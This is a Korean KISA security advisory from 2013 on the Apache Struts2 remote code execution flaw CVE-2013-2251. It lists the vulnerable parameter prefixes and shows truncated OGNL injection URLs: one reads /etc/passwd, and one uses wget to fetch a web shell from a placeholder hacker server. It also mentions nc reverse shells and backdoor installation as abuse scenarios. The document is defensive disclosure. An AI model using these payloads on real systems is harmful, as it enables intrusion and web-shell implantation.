CVE-2013-2251

원격코드 실행 취약점

2013. 7. 19

KISA 한국인터넷진흥원
Korea Internet & Security Agency

CVE-2013-2251 원격코드 실행 취약점

2013. 7. 19(금) 침해사고대응단 해킹대응팀 김민수

□ 취약점 개요

o Apache Struts2 프레임워크에서 원격코드 실행 취약점이 발견됨


- 해커는 취약점이 존재하는 웹서버에 특수하게 제작한 파라미터를 전송할 경우, 시스템 명령 실행이 가능

□ 취약점 내용

o Apache Struts2 프레임워크에서 사용되는 다음과 같은 접두어를 사용하여 파라미터를 전송할 경우, 시스템 명령을 실행시킬 수 있음

- "action:"
- "redirect:"
- "redirectAction:"

o 취약점 발생 확인 테스트

cat /etc/passwd 실행
http://192.168.xx.xx/test.do?redirect:${%23a%3d(new java.lang.ProcessBuilder(new java.lang.String[]{**'cat','/etc/passwd'**})).....이하 생략.....
실행결과


o 취약점 악용 시나리오

- NC 등의 명령어를 사용한 리버스텔넷
- wget 명령을 사용한 백도어 다운로드 및 설치

wget 명령을 통한 웹셸 업로드
http://192.168.xx.xx/test.do?redirect:${%23a%3d(new java.lang.ProcessBuilder(new java.lang.String[]{**'wget','http://해커서버/웹셸.txt','-P','/웹디렉토리경로/webshell/'**})).....이하 생략.....
실행결과 (웹셸 업로드 확인)

웹셸 실행 확인